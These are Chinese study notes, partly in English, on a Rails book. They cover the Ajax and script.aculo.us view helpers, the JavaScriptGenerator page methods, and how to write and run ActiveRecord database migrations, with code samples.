缺省地，这些远程请求在 JavaScript 回调函数被触发期间被异步处理。所有回调函数都可以访问基于 XMLHttpRequest 的 request 对象。

要访问服务器的 response，可使用 request.responseText，要查找 HTTP 状态，使用 request.status。

例如：

```
link_to_remote word,
               :url => { :action => "undo", :n => word_counter },
               :complete => "undoRequestCompleted(request)"
```

下面是可以指定的回调函数(注意次序)：

- 1) :loading 远程 document 被浏览器加载时调用。
- 2) :loaded 浏览器已完成对远程 document 加载时调用。
- 3) :interactive 用户与远程 document 交互时调用，即使 document 还没有被加载完。
- 4) :success XMLHttpRequest 完成且 HTTP 状态码在 2XX 范围内时调用。
- 5) :failure XMLHttpRequest 完成且 HTTP 状态码不在 2XX 范围内时调用。
- 6) :complete XMLHttpRequest 完成后调用(如果 success/failure 出现的话，则在它们后面发生)。

你可以更进一步，通过对指定的状态码添加额外的回调函数来重定义:sucess 和:failure。

例如：

```
link_to_remote word, :url => { :action => "action" },
  404 => "alert('Not found...? Wrong URL...?')",
  :failure => "alert('HTTP Error ' + request.status +
' !')"
```

如果重定义的状态码回调函数出现的话，它会覆写 success/failure 处理程序。如果基于某些原因你需要同步处理的话(在请求期间浏览器会被阻塞)，你可以指定 options[:type]=:synchronous。

通过一些选项参数，你可以进一步用 JavaScript 代码片断来定制浏览器端的逻辑。应按下面次序使用它们：

- 1) :confirm 添加警告信息对话框。
- 2) :condition 用表达式指出完成远程调用的条件。
- 3) :before 在请求发出前调用。
- 4) :after 在请求发出之后，:loading 完成之前调用。

5) :submit 指出用在 DOM 表单元素的双亲 ID。缺省地这是当前表单，但它也可以是一个表格行或其它 DOM 元素的 ID。

此外，被生成的应答视图不应该使用任何 Rails 的层包装(因为你只更新了 HTML 页面的一部分)。可以关闭对层的使用。如，通过把 render() 方法内 :layout 选项设置为 false，或者在合适的地方指定你的动作不使用一个层。

第十七、八章补遗(七)

2、form_remote_tag(options = {})

我们经常需要用 Ajax 技术来获取用户与表单间交互的结果，接着会把它 post 到服务器上，再将返回的结果呈现在页面。设想一个在 blog 上发表评论的场景，输入你的 Email 以及评论内容，然后点击提交，这时你评论就神奇般地添加到最后。要实现这种效果，必须通过一些 JavaScript 将表单上的元素序列化成一个能够通过 XMLHttpRequest 传递的参数。

要在 Rails 中创建一个支持 Ajax 的表单，得使用 form_remote_tag() 来替换 form_tag() 调用。用它创建表单，将会把 onsubmit 事件改成调用一个自定义的 JavaScript 函数。该函数将使用 Prototype 的 Ajax.Request(或 Ajax.Updater) 来实现向服务器发送表单字段。除了初始化的文本参数之外，其它参数都与 link_to_remote 一样，同样可以包括表单中不可见元素。

例如：

```
<%= form_remote_tag :url => { :controller => 'my_controller' ,  
                                :action => 'my_action' } , :update =>  
'my_element' %>
```

这个 Helper 方法还将自动使用 Prototype 中的 Form.serialize 方法，它用来将表单上的所有输入框元素的值收集到某个字符格式的哈希表中，该哈希表将做为参数值传给该请求。3、observe_field(field_id, options = {}) 字段观察者。监听由 field_id 指定的 DOM ID 字段，并且在字段内容被修改时生成一个 Ajax 调用。

也就是说，它可以监控某个字段的变化(采用周期性监控或使用基于事件触发的方式)，并将该变化发送到服务器端。周期性轮询是指每隔 n 秒钟就对目标字段取值一次，然后将值发送到服务器(不管在这个间隔时间内该值是否发生变化)。而基于事件的轮询则是使用 onblur 事件，即仅当用户使焦点离开目标字段时才发送变化值。照此说，周期性轮询对于类似字段自动填充的应用而言是十分有用的，它将根据字段的内容显示出一个可选列表。而基于事件的轮询则对于希望用户在字段中输入完整值后触发一个往返于服务端和客户端之间的交互的应用很有效。

下面两个选项必须被指定一个：

- 1) :url 当字段被更改时调用的动作，它使用 url_for 格式。
- 2) :function 你可以指定一个被调用的 JS 函数来代替前面的:url 选项。

额外的选项是：

- 1) :frequency 侦测可被更改字段的频率(以秒为单位)。如果没有设置值或设置的值小于等于零，则使用基于事件的观察来代替基于时间的观察。
- 2) :update 指定需要用 XMLHttpRequest 响应的文本来更新的 DOM ID 的元素的 innerHTML。
- 3) :with 为 XMLHttpRequest 指定参数的一个 JavaScript 表达式。
- 4) :on 指定哪个事件处理程序被监听。缺省地，用于有“changed”事件处理程序的 text 字段，文本区域和有“click”事件处理程序的单选按钮及检查框。你可以用它来替换“blur”或“focus”或任何其它事件。

另外，你也可以指定 link_to_remote 内的任何选项。

例如：

```
<%= text_field 'my_object' , 'my_property' %>  
<%= observe_field 'my_object_my_property' ,  
                   :url => { :controller => 'my_controller' , :action =>  
                     'my_action' },
```

```
:update => 'display_target' ,  
:frequency => 0.5,  
:with => “ my_param = ‘ + value” %>
```

默认情况下，observer 把字段值作为原始的 post 数据发送给服务器。可在控制器内使用 `reuest.raw_post` 或 `request.query_string` 来访问这个数据。不过，经常会需要把这些值标记为特定的已命名参数。Rails 针对这些 observer 对象提供了一个可选的参数 `:with`。你可以通过一小段 JavaScript 代码来为请求生成参数列表。

4、`observe_form(form_id, options = {})` 如果页面要监控的是整个表单，而非单一的字段，就要使用这个方法。使用时需将指定表单 id 而非字段 id，这样就可监控表单中所有输入框。和字段观察者一样，表单观察者也分为周期性的和基于事件的两种。它将使用 Prototype 提供的 `Form.serialize` 方法来获取表单的所有值，也可像字段观察者一样通过可选的 `:with` 参数来构造请求的参数。

5、`periodically_call_remote(options = {})` 每隔 `options[:frequency]` 秒数(缺省值是 10 秒)就调用指定的 `url(options[:url])` 一次。通常，用于用远程调用的结果更新指定的 `div(options[:update])`。`:url` 和定义的回调函数与 `link_to_remote` 一样。

6、`evaluate_remote_response()` 返回 ‘`eval(request.responseText)`’，它是个能在 `form_remote_tag` 的 `:complete` 内调用的 JavaScript 函数，以计算使用 `update_element_function` 调用返回文档的多个更新。

7、`remote_function(options)` 为一个远程函数返回需要的 JavaScript。接受与 `link_to_remote` 一样的参数。

例如：

```
<select id="options" onchange="<% remote_function(:update => "options",  
:url => { :action => :update_options }) %>">  
  <option value="0">Hello</option>  
  <option value="1">World</option>  
</select>
```

8、`submit_to_remote(name, value, options = {})` 返回一个按钮 `input` 标记，它在后台使用 XMLHttpRequest 提供表单而不是通常的 POST。Options 参数与 `form_remote_tag` 是一样的。

9、`update_element_function(element_id, options = {}, &block)` 返回一个 JavaScript 函数(或表达式)，它根据 options 选项来更新一个 DOM 元素。

1) `:content` 用于更新的内容。

2) `:action` 有效的选项是 `:update` (缺省值), `:empty`, `:remove`

3) :position 如果 :action 是 :update, 那么你可以选择这些位置中的一个: :before, :top, :bottom, :after.

例如:

```
<%= javascript_tag(update_element_function("products",
    :position => :bottom, :content => "<p>New product!</p>")) %>
<% replacement_function = update_element_function("products") do %>
  <p>Product 1</p>
  <p>Product 2</p>
<% end %>
<%= javascript_tag(replacement_function) %>
```

This method can also be used in combination with remote method call where the result is evaluated afterwards to cause multiple updates on a page. Example:

```
# Calling view
<%= form_remote_tag :url => { :action => "buy",
    :complete => evaluate_remote_response %>
  all the inputs here...
# Controller action
def buy
  @product = Product.find(1)
end
# Returning view
<%= update_element_function(
  "cart", :action => :update, :position => :bottom,
  :content => "<p>New Product: #{@product.name}</p>")) %>
<% update_element_function("status", :binding => binding) do %>
  You've bought a new product!
<% end %>
```

Notice how the second call doesn't need to be in an ERb output block since it uses a block and passes in the binding to render directly. This trick will however only work in ERb (not Builder or other template forms).

See also JavaScriptGenerator and update_page.

第十七、八章补遗(八)

10、update_page(&block) 调用一个 JavaScriptGenerator 并返回被生成的 JavaScript 代码。使用它来在一个 Ajax 应答内更新页面内的多个元素。查看 JavaScriptGenerator。

11、update_page_tag(&block) 与 update_page 工作类似，但在<script>标记内包装被生成的 JavaScript 代码。使用它以在一个 ERB 模板内包含被生成的 JavaScript 代码。查看 JavaScriptGenerator。

三、JavaScriptMacrosHelper

四、ScriptaculousHelper

1、draggable_element(element_id, options = {}) Makes the element with the DOM ID specified by element_id draggable.

Example:

```
<%= draggable_element("my_image", :revert => true)
```

You can change the behaviour with various options, see script.aculo.us for more documentation.

2、drop_receiving_element(element_id, options = {}) Makes the element with the DOM ID specified by element_id receive dropped draggable elements (created by draggable_element). and make an AJAX call By default, the action called gets the DOM ID of the element as parameter.

Example:

```
<%= drop_receiving_element("my_cart", :url =>
  { :controller => "cart", :action => "add" }) %>
```

You can change the behaviour with various options, see script.aculo.us for more documentation.

3、sortable_element(element_id, options = {}) Makes the element with the DOM ID specified by element_id sortable by drag-and-drop and make an Ajax call whenever the sort order has changed. By default, the action called gets the serialized sortable element as parameters.

Example:

```
<%= sortable_element("my_list", :url => { :action => "order" }) %>
```

In the example, the action gets a "my_list" array parameter containing the values of the ids of elements the sortable consists of, in the current order.

You can change the behaviour with various options, see `script.aculo.us` for more documentation.

4、`visual_effect(name, element_id = false, js_options = {})` Returns a JavaScript snippet to be used on the Ajax callbacks for starting visual effects.

Example:

```
<%= link_to_remote "Reload", :update => "posts",
:url => { :action => "reload" },
:complete => visual_effect(:highlight, "posts", :duration => 0.5)
```

If no `element_id` is given, it assumes "element" which should be a local variable in the generated JavaScript execution context. This can be used for example with `drop_receiving_element`:

```
<%= drop_receiving_element(...), :loading => visual_effect(:fade) %>
```

This would fade the element that was dropped on the drop receiving element.

For toggling visual effects, you can use `:toggle_appear`, `:toggle_slide`, and `:toggle_blind` which will alternate between appear/fade, slidedown/slidelup, and blinddown/blindup respectively.

You can change the behaviour with various options, see `script.aculo.us` for more documentation.

五、GeneratorMethods

Page 对象只是 `JavaScriptGenerator` 类的一个实例，是 Prototype 集成代码的一部分。其目的是为 Ajax 页面所需的，不同标准的 JavaScript 程序块提供一个单一提供者。通过 RJS 模板，将成为与当前页面中 DOM 元素交互的媒介。Page 对象提供了两类方法：一类只需要客户端的 JavaScript，另一部分则是需要 Prototype 程序库的支持。

`JavaScriptGenerator` 生成的代码块允许你修改多个 DOM 元素的内容与表现。可在你的 AJAX 块内，`<script>` 标记或是带有 "text/javascript" 的 Content-type 内的 JavaScript 内。

可以使用 `PrototypeHelper#update_page` 或 `ActionController::Base#render` 创建个新实例，然后调用 `insert_html`, `replace_html`, `remove`, `show`, `hide`, `visual_effect`, 或其它任何生成器中内建的方法，以便你可以修改当前页的内容和外观。

例如：

```
update_page do |page|
  page.insert_html :bottom, 'list', "<li>#{@item.name}</li>"
  page.visual_effect :highlight, 'list'
```

```
page.hide 'status-indicator', 'cancel-link'  
end
```

生成下面 JavaScript 代码:

```
new Insertion.Bottom("list", "<li>Some item</li>");  
new Effect.Highlight("list");  
["status-indicator", "cancel-link"].each(Element.hide);
```

Helper 方法可以与 JavaScriptGenerator 关联。当一个 helper 方法在 page 对象上的一个内部更新块被调用时，方法也可以访问 page 对象。

例如:

```
module ApplicationHelper  
  
def update_time  
  
  page.replace_html 'time', Time.now.to_s(:db)  
  page.visual_effect :highlight, 'time'  
end  
  
# Controller action  
  
def poll  
  
  render :update { |page| page.update_time }  
end
```

你也可以使用 PrototypeHelper#update_page_tag 代替 PrototypeHelper#update_page 来包装在<script>标记内生成的 JavaScript 代码。

第十七、八章补遗(九)

1、<<(javascript) 给 page 写原生的 JavaScript 代码。

2、[](id) 返回通过 id 在 DOM 内找到的一个元素引用。然后可在以后方法调用中使用这个元素。例如:

```
page['blank_slate'] # => $('#blank_slate');  
page['blank_slate'].show # => $('#blank_slate').show();  
page['blank_slate'].show('first').up # =>  
$('#blank_slate').show('first').up();
```

3、alert(message) 用给定信息显示一个警告对话框。

4、assign(variable, value) 获取一个变量名和值，创建一个本地 JavaScript 代码块，并将该值赋予该对象。

5、call(function, *arguments) 获取一个函数名和一组参数，创建一个调用该函数的本地 JavaScript 调用，并传入相应的参数。

6、delay(seconds = 1) { | | ... } 在指定秒延时后运行块的内容。创建一个 JavaScript 代码块，在执行之前等待相应秒数。

例如：

```
page.delay(20) do
  page.visual_effect :fade, 'notice'
end
```

7、draggable(id, options = {}) 创建一个 script.aculo.us draggable 元素。查阅 ActionView::Helpers::ScriptaculousHelper。

8、drop_receiving(id, options = {}) 创建一个 script.aculo.us drop receiving 元素。查阅 ActionView::Helpers::ScriptaculousHelper。

9、hide(*ids) 隐藏指定 id 的可见的 DOM 元素。使用 Prototype 的 Element.hide。

10、insert_html(position, id, *options_for_render)

在由 id 给出的 DOM 元素的相对位置上插入 HTML。position 的值可以是：

:top HTML 被插入到元素现有内容的前面。

:bottom HTML 被插入到元素现有内容的后面。

:before HTML 被插入到元素的前面。

:after HTML 被插入到元素的后面。

options_for_render 即可以是字符串也可以是插入的 HTML，或者是传递给 ActionView::Base#render 的选项哈希表。

例如：

```
# Insert the rendered 'navigation' partial just before the DOM
# element with ID 'content'.
insert_html :before, 'content', :partial => 'navigation'

# Add a list item to the bottom of the <ul> with ID 'list'.
insert_html :bottom, 'list', '<li>Last item</li>'
```

11、redirect_to(location) 重定向浏览器到指定位置，格式同 url_for。并将其传给 window.location.href。

12、remove(*ids) 从页中移除指定 id 的 DOM 元素。使用 Prototype 的 Element.remove。

13、`replace(id, *options_for_render)` 替换给定 id 的 DOM 元素的“outer HTML”（即，是整个元素，而不只是它的内容）。使用 Prototype 的 `Element.replace`。

`options_for_render` 即可以是字符串也可以是插入的 HTML，或者是传递给 `ActionView::Base#render` 的选项哈希表。

例如：

```
# Replace the DOM element having ID 'person-45' with the
# 'person' partial for the appropriate object.
replace_html 'person-45', :partial => 'person', :object => @person
```

This allows the same partial that is used for the `insert_html` to be also used for the input to replace without resorting to the use of wrapper elements.

例如：

```
<div id="people">
  <%= render :partial => 'person', :collection => @people %>
</div>

# Insert a new person
page.insert_html :bottom, :partial => 'person', :object => @person
# Replace an existing person
page.replace 'person_45', :partial => 'person', :object => @person
```

14、`replace_html(id, *options_for_render)` 替换给定 id 的 DOM 元素的 inner HTML。使用 Prototype 的 `Element.update`。

`options_for_render` 即可以是字符串也可以是插入的 HTML，或者是传递给 `ActionView::Base#render` 的选项哈希表。

例如：

```
# Replace the HTML of the DOM element having ID 'person-45' with the
# 'person' partial for the appropriate object.
replace_html 'person-45', :partial => 'person', :object => @person
```

15、`select(pattern)` 返回 DOM 内符合 CSS 模式的元素引用集合。可以在将来的方法调用中使用此集合。

例如：

```
page.select('p') # => $$('p');
page.select('p.welcome b').first # => $$('p.welcome b').first();
```

```
page.select('p.welcome b').first.hide # => $$('p.welcome  
b').first().hide();
```

You can also use prototype enumerations with the collection. Observe:

```
page.select('#items li').each do |value|  
  value.hide  
end  
# => $$('#items li').each(function(value) { value.hide(); });
```

Though you can call the block param anything you want, they are always rendered in the javascript as ‘value, index.’ Other enumerations, like collect() return the last statement:

```
page.select('#items li').collect('hidden') do |item|  
  item.hide  
end  
# => var hidden = $$('#items li').collect(function(value, index) { return  
value.hide(); });
```

16、show(*ids) 显示指定 id 的，被隐藏的 DOM 元素。使用 Prototype 的 Element.show。

17、sortable(id, options = {}) Creates a script.aculo.us sortable element. Useful to recreate sortable elements after items get added or deleted.

See ActionView::Helpers::ScriptaculousHelper for more information.

18、toggle(*ids) 切换指定 id 的 DOM 元素的可见性。使用 Prototype 的 Element.toggle。

19、visual_effect(name, id = nil, options = {}) 启动 script.aculo.us 的一个可视效果。查阅 ActionView::Helpers::ScriptaculousHelper 。

第二版第十六章 **Migrations---迁移(一)**

这是第二版中新添加的一章。作者既然将其单列一章，可见其重要性。是作者对其在第一章中对此忽略的弥补。

Rails 鼓励敏捷，迭代的开发风格。我们不会第一次就期望得到正确的东西。相反我们会写测试，并与客户沟通以加强我们对事物的理解。

要做到这些，我们就需要大量的实践工作。我们写测试来帮助规划我们接口，以便我们能安全地进行修改，我们对应用程序源文件使用版本控制，允许我们回溯错误，并可监视我们每天的改动。

但对于应用程序修改的另一方面来说，我们不能直接使用版本控制来管理。它就是我们在开发过程中，对应用程序中数据库 schema 的管理：我们添加一个表，重命名列名称等等。数据库的修改需要应用程序的代码。

很久以来，这一直是个问题。开发者(或数据库管理员)使用 schema 进行修改。但是，如果应用程序代码可以回溯到一个先前版本，但数据库 schema 的修改却不是同步的。因为数据库本身没有版本信息。

不久前，开发者以提出了多种解决这个问题的途径。一个 schema 保持了数据库定义语言 (DDL)，而 DDL 在版本控制下以源代码方式定义了 schema。无论何时只要你修改了 schema，你通过编辑这个文件来反映做出的修改。那么你会中止你的 development 数据库，并重新从你写的 DDL 中创建 schema。如果你需要回溯到一周之前的话，那么你就会按这些步骤来检查应用程序代码和 DDL：当你重新从 DDL 创建 schema 时，你的数据库会得到及时的回溯。

除了… 因为你每次应用 DDL 时，你都会中止数据库，你会丢失放在 development 数据库内的数据。如果我们能将数据库从版本 x 迁移到 y 就更好了？不错，Rails 的 migration 迁移就可让你做到点。

让我们先在抽象层上看看 migration 迁移。假设我们有个存储定单数据的 order 表。有一天，我们的客户要求我们为每个定单上添加用户的邮件地址。这就包括了对应用程序代码数据库 shema 的修改。要处理它，我们创建了一个数据库 migration 迁移，在其内描述“给 orders 表添加一个 e-mail 字段”。这个 migration 迁移放在一个单独的文件内。我们将其与另外的应用程序文件一起放在版本控制下。然后我们对数据库使用这个 migration 迁移，结果列被添加到现有的 orders 表内。

如何正确地为数据库完成一个 migration 迁移呢？每次 migration 迁移都会有一个序号与其关联。这些序号从 1 开始---每个新的 migration 迁移都会得到下一个有效序号。Rails 会记住应用给数据库 migration 迁移的最后一个序号。那么你会问，何时应用新的 migration 迁移来更新 schema，它将数据库 schema 的序号与有效的 migragion 迁移序号进行比较。如果它发现 migration 迁移的序号大于数据库的 schema，它就会应用 migration 迁移。

但是我们如何回溯一个先前版本的 schema 呢？我们通过让每个 migration 迁移都是可回溯的来做到这一点。每个 migration 迁移实例上都包含两个指令集。一套告诉 Rails 在应用 migration 迁移时对数据库做出什么修改，另一套则告诉 Rails 如何回溯这些修改。在 orders 表例子中，是添加 e-mail 列到表与移除列的回溯两部分。现在，要回溯一个 schema，我们只要简单地告诉 Rails 我们需要数据库 schema 序号就可以了。如果当前数据库 schema 有个比目标序号更高的序号，则 Rails 会接受带有数据库当前序号的 migration 迁移，并使用它进行回溯。这会从 schema 中移除 migration 迁移的修改，并降低数据库的序号。它会反复执行此过程直到得到期望的数据库版本。

第二版第十六章 Migrations---迁移(二)

16.1 创建与运行 Migration 迁移

Migration 迁移是应用程序 db/migrate 目录下的一个简单的 Ruby 源文件。每个 migration 迁移文件的名字(默认地)以三个数字和一个下划线开头。这些数字是 migration 迁移的关键, 因为它们定义了应用哪个 migration 迁移的次序, 它们各个 migration 迁移的版本号。

Depot 应用程序的 db/migrate 目录看起像这样:

```
depot> ls db/migrate  
001_create_products.rb 005_create_orders.rb  
002_add_price.rb 006_create_line_items.rb  
003_add_test_data.rb 007_create_users.rb  
004_add_sessions.rb
```

虽然你可以通过手工来创建这些 migration 迁移文件, 但使用一个生成器会更容易(这会减少错误)。就像在创建 Depot 应用程序时看到的, 实际上有两种用于创建 migration 迁移文件的生成器:

1、模型生成器(model generator) 创建的 migration 迁移, 用于创建与模型关联的表(只要你不使用 skip-migrations 选项)。如下面例子所示, 创建了名为 discount 的模型, 同时也创建了名为 add_create_discounts.rb 的 migration 迁移。

```
depot> ruby script/generate model discount  
exists app/models/  
exists test/unit/  
exists test/fixtures/  
create app/models/discount.rb  
create test/unit/discount_test.rb  
create test/fixtures/discounts.yml  
exists db/migrate  
create db/migrate/014_create_discounts.rb
```

2、你也可以用生成器只创建 migration 迁移本身。

```
depot> script/generate migration add_price_column  
exists db/migrate  
create db/migrate/015_add_price_column.rb
```

稍后, 我们会从 Migration 的解剖图开始, 我们会看到 migration 迁移文件是什么。但现在, 我们还是先看看如何运行 migration 迁移。

一、Running Migrations

使用 Rake 的 db:migrate 任务来运行 migration 迁移。

```
depot> rake db:migrate
```

下面看看发生了什么，让我们深入到 Rails 的内部。

在 Rails 数据库内部，migration 迁移代码管理一个名为 schema_info 的表。该表只有一个列，名为 version，并且它只有一行记录。此 schema_info 表被用于记住当前的数据库版本。

当运行 rake db:migrate 时，任务首先会查看 schema_info 表。如果该表不存在，它将创建一个并且生成版本号为 0 的记录。若该表存在，则从表中读取版本号。

然后 migration 迁移代码查看 db/migrate 目录下的所有 migration 迁移文件。如果有序号(文件名的前导数字)大于当前数据库的版本号，那么会为数据库依次应用每个 migration 迁移文件。在最后一个 migration 迁移文件应用后，schema_info 表的版本号会被更新为该文件的序号。

如果我们这一序号上再次运行 migration 迁移，则不会发生任何事。因为数据库内版本号已等于最高序号 migration 迁移文件的序号，所以不会应用任何 migration 迁移文件。

但是，如果我们随后创建了一个新的 migration 迁移文件，它就会有个大于数据库版本号的序号。如果我们随后运行该 migration，则这个新的 migration 迁移文件会被运行。

你可以通过给 rake db:migrate 命令行应用 VERSION=参数来为数据库强制指定一个特定的版本号。如果你给出的版本号高于数据库的版本号，则会以运行数据库版本的 migration 开始，以你指定的版本 migration 结束。

但是，如果命令行的版本号小于当前数据库的版本号，那么会发生不同的事情。在这些情形下，Rails 查找与数据库版本匹配的 migration 迁移文件，并且回溯它。然后它降低版本号，查找匹配文件，再回溯它，等等，直到版本号匹配你在命令行上指定版本号。也就是说，migration 迁移被向后应用以回溯 schema 回到你指定版本。

第二版第十六章 Migrations---迁移(三)

16.2 Migration 解剖图

你通过创建 Rails 类 ActiveRecord::Migration 的子类来写一个 migration 迁移。你创建的类至少应该包含两个类方法 up() 和 down()。

```
class SomeMeaningfulname < ActiveRecord::Migration  
  def self.up  
    # ...  
  end
```

```
def self.down  
  # ...  
end  
end
```

在 down() 方法回溯修改的同时，up() 方法有责任为这个 migration 迁移应用 schema 修 改。让我们做的更具体些。这儿是个 migration 迁移，它为 orders 表添加一个 e-mails 列。

```
class AddEmailColumnToOrders < ActiveRecord::Migration  
  def self.up  
    add_column :orders, :e_mail, :string  
  end  
  def self.down  
    remove_column :orders, :e_mail  
  end  
end
```

看看 down() 方法的回溯是如何影响到 up() 方法的。

一、Column Types (列类型)

传递给 add_column 的第三个参数指定了数据库列的类型。在前面例子中，我们指定 e_mail 列是 :string 类型。但这么做意味着什么呢？典型地数据库没有 :string 列类型。

回忆一下，Rails 试图让你的应用程序不依赖于支持它运行的数据库：你可以开发使用 MySQL，如果愿意也可开使用 Postgres 数据库的应用用程序。但不同的数据库为列类型使用了不同的名字。如果你在 migration 迁移中使用了一个 MySQL 列类型，那么这个 migration 迁移对 Postgres 数据库就不会工作。所以 Rails migration 迁移将你从基础数据库类型系统隔离开而使用逻辑类型。如果你迁移一个 MySQL 数据库，那么 :string 类型将创建一个 varchar(255) 类型的列。在 Postgres 上，同样的迁移会添加一个 varing(255) 类型的列。

由 migration 迁移支持的类型是：

:binary, :boolean, :date, :datetime, :float, :integer, :string, :text, :time, 和 :timestamp。256 页的图 16-1 显示了在 Rails 内数据库适配器对这些类型的缺省映射。使用这个图，你在一个 migration 迁移内，用 :integer 声明的列在 MySQL 内基于类型 int(11)，在 Oracle 内基于 number(38) 来工作。

当在一个 migration 迁移内定义一个列时，你可指定三个选项。每个选项由 key=>value 对给出。

1、:null => true or false

如果为 true，则基础列被添加一个不能为 null 的约束(如果数据库支持的话)。

2、:limit => size

设置字段尺寸的限制。这基本上出现在用 string 创建数据库的列时。

3、:default => value

为列设置缺省值。如果你传递一个 Ruby 值(或 Ruby 表达式)，那个值会变成列的默认值。对一些数据库，你也可以传递一个包含数据库指定表达式的字符串。例如，指定 add_column :orders, :placed_at, :datetime, :default => Time.now 将在 migration 迁移运行时，设置列的默认值为日期和时间，指定 add_column :orders, :placed_at, :datetime, :default => "now()" 会设置 MySQL now() 函数为默认值，因此当前日期时间将被插入到任何新的行内。后面的语法很明显是数据库指定的。

下面是一些使用 migration 迁移类型和选项的例子：

```
add_column :orders, :name, :string, :limit => 100, :null => false  
add_column :orders, :age, :integer  
add_column :orders, :ship_class, :string, :limit => 15, :default =>  
'priority'
```

二、Renaming Columns (重命名列)

在我们重构代码时，通常会修改我们变量的名字，以让它们更有意义。Rails 的 migration 迁移也允许我们对数据库的列名字这样做。例如，在添加了一周之后，我们可能认为 e_mail 并不是那个新列最好的名字。我们可以创建一个 migration 迁移来重命名它。

```
class RenameEmailColumn < ActiveRecord::Migration  
  def self.up  
    rename_column :orders, :e_mail, :customer_email  
  end  
  def self.down  
    rename_column :orders, :customer_email, :e_mail  
  end  
end
```

注意重命名列并不会删除任何与该列相关的数据。但是要小心并不是所有的数据库适配器都支持重命名的。

三、Changing Columns (更改列)

有时候你可能需要更改列的类型，或改变与列关联的选项。它与你使用 add_column 的方式一样，但指定是一个现有列的名字。我们假设 order 类型列当前是个 integer，但我们需要更改它为 string。我们想保持现有数据，所以一个 123 的 order 类型数据将变成字符串”123”。随后，我们就可使用非整数值如”new”和”existing”。

```
Changing from an integer column to a string is easy:
```

```
def self.up  
  change_column :orders, :order_type, :string, :null => false  
end
```

但是，向相反方向的转换却是个问题。我们可能会试着这样写 down() migration 迁移：

```
def self.down  
  change_column :orders, :order_type, :integer  
end
```

但是如果我们的应用程序已在这个列中存储了像”new”这样的数据，down() 方法将会丢失数据 --- “new” 不能被转换成一个整数。如果这是可接受的，那么 migration 迁移就接受它。然而，如果我们想创建一个单向的 migration 迁移 --- 那么它就是不可逆转的 --- 你会中止向下的 migration 迁移。在这种情况下，Rails 提供了一个你可以抛出的特殊异常。

```
class ChangeOrderTypeToString < ActiveRecord::Migration  
  def self.up  
    change_column :orders, :order_type, :string, :null => false  
  end  
  
  def self.down  
    raise ActiveRecord::IrreversibleMigration  
  end  
end
```

第二版第十六章 Migrations---迁移(四)

16.3 Managing Tables (管理表)

到现在我们已经使用 migration 迁移来管理现有表内的列。现在看看创建和删除表。

```
class CreateOrderHistories < ActiveRecord::Migration  
  def self.up  
    create_table :order_histories do |t|  
      t.column :order_id, :integer, :null => false  
      t.column :created_at, :timestamp  
      t.column :notes, :text  
    end
```

```
end

def self.down

  drop_table :order_histories

end

end
```

`create_table` 接受一个表的名字(记住, 表的名字是复数)和一个块。(稍后会看到它也接受一些可选的参数)。块传递一个表定义对象, 通过调用该对象的 `column` 方法, 我们来定义表内的列。

对 `column` 的调用看起来很熟悉 --- 它们同我们前面使用的 `add_column` 方法是一样的, 除了它们不是使用表的名字做第一个参数之外。

注意我们没有为新表定义 `id` 列。除非我们说不要, 否则 Rails 的 `migration` 迁移自动添加一个名为 `id` 的主键给它创建的所有表。对这个的深入讨论, 可参阅 261 页的 16.3 一节。

一、Options For Creating Tables (用于创建表选项)

你可以传递个选项哈希表给 `create_table`, 做为它的第二个参数。如果你指定 `force=>true`, 则 `migration` 迁移将在创建新表前删除现有的同名表。如果你想创建个 `migration` 迁移, 它强制数据库进入已知状态, 这个选项是很用的, 但很明显它会丢失数据。

`:temporary=>true` 选项创建一个临时表 --- 当应用程序从数据库断开时, 就可以使用它。很明显在 `migration` 迁移上下文环境内是无用的, 但稍后会看到, 在其它地方它还是有用的。

`:options=>"xxxx"` 参数可让你指定用于基础数据库的选项。这些会被添加到 `CREATE TABLE` 语句的尾部, 即在右圆括号之后。例如, 一些 MySQL 版本允许你指定 `id` 列自动增加的初始化值。我们可以像下面这样在 `migration` 迁移中传递它:

```
create_table :tickets, :options => "auto_increment = 10000" do |t|

  t.column :created_at, :timestamp

  t.column :description, :text

end
```

在背后, `migration` 迁移将从这个表描述中生成下面 DDL:

```
create table tickets (

  'id ' int(11) default null auto_increment primary key,

  'created_at ' datetime,

  'description ' text

) auto_increment = 10000;
```

当为 MySQL 使用`:options` 参数时要小心。Rails 的 MySQL 适配器设置了`ENGINE=InnoDB` 缺省选项。这会覆写你设置本地缺省值并强迫 migration 迁移为新表使用 InnoDB 存储引擎。但是，如果你覆写`:options`，你将会丢失这个设置；新表将会使用你的站点缺省配置的数据库引擎。你可以明确地添加`ENGINE=InnoDB` 给选项字符串来强迫这个标准的行为。

二、Renaming Tables（表的重命名）

如果重构需要我们重命名变量和列，那么它也可能需要我们重命名表名字。

```
class RenameOrderHistories < ActiveRecord::Migration
  def self.up
    rename_table :order_histories, :order_notes
  end
  def self.down
    rename_table :order_notes, :order_histories
  end
end
```

注意，`down` 方法是如何通过反向重命名表名来回溯修改的。

三、Problems with `rename_table` (`rename_table` 的问题)

当你在 migration 迁移内重命名表名字时有个微妙的问题。

例如，假设在 migration 迁移 4 内，你创建了`order_histories` 表，并输入了一些数据。

```
def self.up
  create_table :order_histories do |t|
    t.column :order_id, :integer, :null => false
    t.column :created_at, :timestamp
    t.column :notes, :text
  end
  order = Order.find :first
  OrderHistory.create(:order = order, :notes => "test")
end
```

假设你在 migration 迁移 7 内重命名表`order_histories` 为`order_notes`。此时你也会重命名模型`OrderHistory` 为`OrderNote`。

现在你决定清空你的 development 数据库并重新应用所有的 migration 迁移。当你这么做时，migration 迁移 4 会抛出异常说：你的应用程序不再包含一个名为 OrderHistory 的类，因此 migration 迁移失败。

由 Tim Lucas 提出的一种解决办法是创建 migration 迁移本身需要的，本地的，模型类的哑版本。例如，下面版本 4 的 migration 迁移就会工作，即使应用程序不再有 OrderHistory 类。

```
class CreateOrderHistories < ActiveRecord::Migration

  class Order < ActiveRecord::Base; end

  class OrderHistory < ActiveRecord::Base; end

  def self.up

    create_table :order_histories do |t|

      t.column :order_id, :integer, :null => false

      t.column :created_at, :timestamp

      t.column :notes, :text

    end

    order = Order.find :first

    OrderHistory.create(:order = order, :notes => "test" )

  end

  def self.down

    drop_table :order_histories

  end

end
```

这只在你使用在 migration 迁移内的模型类没有包含任何新增功能情况下才会工作。你在此处所创建的只是个架子版本而已。

四、Defining Indices (定义索引)

Migration 迁移可以(或许应该)为表定义索引。例如，你可能注意到一旦你的应用程序在数据库内有大量的定单时，基于客户名字的搜索会比你想像的时间要长。解决办法是添加一个索引。

```
class AddCustomerNameIndexToOrders < ActiveRecord::Migration

  def self.up

    add_index :orders, :name

  end
```

```
def self.down  
  remove_index :orders, :name  
end  
end
```

